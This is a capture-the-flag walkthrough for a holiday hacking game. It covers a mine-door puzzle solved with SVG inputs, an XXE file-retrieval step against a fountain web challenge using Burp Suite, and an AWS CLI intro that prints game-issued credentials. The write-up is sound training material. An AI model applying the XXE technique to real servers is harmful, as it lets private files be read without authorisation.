
Talk to Alabaster Snowball for the next objective.

ANSWER:

No answer required.

SOLUTION:

Talk again to Alabaster:



6) Open Boria Mine Door

Difficulty: 

Open the door to the Boria Mines. Help Alabaster Snowball in the Web Ring to get some hints for this challenge.


Submit??

ANSWER:


Just solve the terminal.

SOLUTION:


Talk again to Alabaster:




Next talk with Hal:




Now click on the terminal and see what it all about:



Hit F12 to get into developer mode:



Notice the strange character string **“@&@&&W&&W&&&&”.** Let’s enter that and see what happens!




Great! We got one unlock. But after looking for more hints – we are stuck. Someone on the Discord channel suggested using the following link to use a SVG editor at: https://codepen.io/aerotwist/pen/njerWz . This worked Great!
Lock-1: **@&@&&W&&W&&&&**


Lock-2:

<svg xmlns="http://www.w3.org/2000/svg" style="border:1px solid #ddd;" width="300" height="300" viewBox="5 -4 70 40"> <path d="M 0 0 L 100 30 -40" stroke="white" stroke-width="10"/></svg>

Lock-3:
<svg xmlns="http://www.w3.org/2000/svg" style="border:1px solid #ddd;" width="300" height="300" viewBox="0 -5 90 40"> <path d="M 0 0 L 100 -40" stroke="blue" stroke-width="10"/></svg>



Only needed 3 Unlocks to open the door!



7) Find the Next Objective


Difficulty:
Talk to Hal Tandybuck for the next objective.

ANSWER:

No answer required.

SOLUTION:

Talk to Hal.



8) Glamtariel's Fountain

Difficulty: 

Stare into Glamtariel's fountain and see if you can find the ring! What is the filename of the ring she presents you? Talk to Hal Tandybuck in the Web Ring for hints.

Submit


ANSWER:

goldring-morethansupertopsecret76394734.png

SOLUTION:

Hal already gave us the hints above.

Let's see what Akbowl has to tell us:




When we click on the "basin thing" we find out it is really a fountain:

https://glamtarielsfountain.com/

After much trial-and-error we find out that we need to drag-and-drop the four items in the upper right hand corner to both Glantariel and the fountain to get various messages. We see many


messages with capital letters which are hints. After we have done the drag-and-drop for all four items to both places the items in the upper right changes:



Keep dragging these items to both Glamtariel and the fountain until the eye shows up:

Click on the eye to remove it!


Eventually you will get to the third set of items to drag-and-drop (all rings):



This is the point that you want to be to start your exploitation. I used Burpsuite on my Kali VM to intercept a drag-and-drop and send it to “repeater” to start my exploitation. Intercept should be turned off when using “repeater” attempts.

I was able to get the following CAPs words – which were really hints:
PATH, TRAFFIC FLIES, TAMPER, TYPE, RINGLIST, SIMPLE FORMAT, APP, REQ


Here is the original capture sent to repeater:



A person on the Discord channel mentioned that we will eventually need to construct an xml/xxe to retrieve files: reference - OWASP xxe (https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing). This reference gives us an example xxe that returns a file. But the problem was it was xml/xxe. Our Content-Type was “application/json”. So first we need to change to our “repeater” capture “Content Type” (TYPE) to – “application/xml”.


Also, our “repeater” capture had the drag-and-drop information as json. So after a google search I found a way (https://www.convertjson.com/json-to-xml.htm) to easily convert our existing json to XML.

So, after making those changes – I needed to test if our xml changes worked. Here is my working test run:




It didn’t take long to understand we are looking for the ringlist (RINGLIST) file and that the file had a SIMPLE FORMAT (.txt) and the likely start of the PATH was /app (APP). So I knew the path was something like /app/something/ringlist.txt . Next I looked at Burpsuite history and saw that many items were being put into “static/images” – so the likely path became **/app/static/images/ringlist.txt**


Now it was time to use the xxe to retrieve the ringlist.txt




This led to the next step:




Which led to this next step:




But that step said something about “ret TYPE of tongue”. So after some more help from friends on the Discord Channel – here is the final solution:



Missed catching hints image.



Talk to Albowl after:



Recover the Cloud Ring

1) AWS CLI Intro

Difficulty:


Try out some basic AWS command line skills in this terminal.
Talk to Jill Underpole in the Cloud Ring for hints.

ANSWER:

Just solve the terminal.

SOLUTION:

Start by talking to Jill:



Next open the terminal and solve it:

The text of this terminal is below with my responses in **bold.**

You may not know this, but AWS CLI help messages are very easy to access. First, try typing:

$ **aws help**
(…)
Great! When you're done, you can quit with q.

Next, please configure the default aws cli credentials with the access key AKQAAYRKO7A5Q5XUY2IY, the secret key qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf and the region us-east-1 .
https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-quickstart.html#cli-configure-quickstart-config

$ **aws configure**
AWS Access Key ID [None]: **AKQAAYRKO7A5Q5XUY2IY**
AWS Secret Access Key [None]: **qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf**
Default region name [None]: **us-east-1**
Default output format [None]: **json**


Excellent! To finish, please get your caller identity using the AWS command line. For more details please reference:
$ aws sts help
or reference:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/sts/index.html

$ **aws sts get-caller-identity**
{
   “UserId”: “AKQAAYRKO7A5Q5XUY2IY”,

```
   “Account: “602143214321”,
   “Arn”: :arn:aws:iam:: 602143214321:user/elf_helpdesk”
}
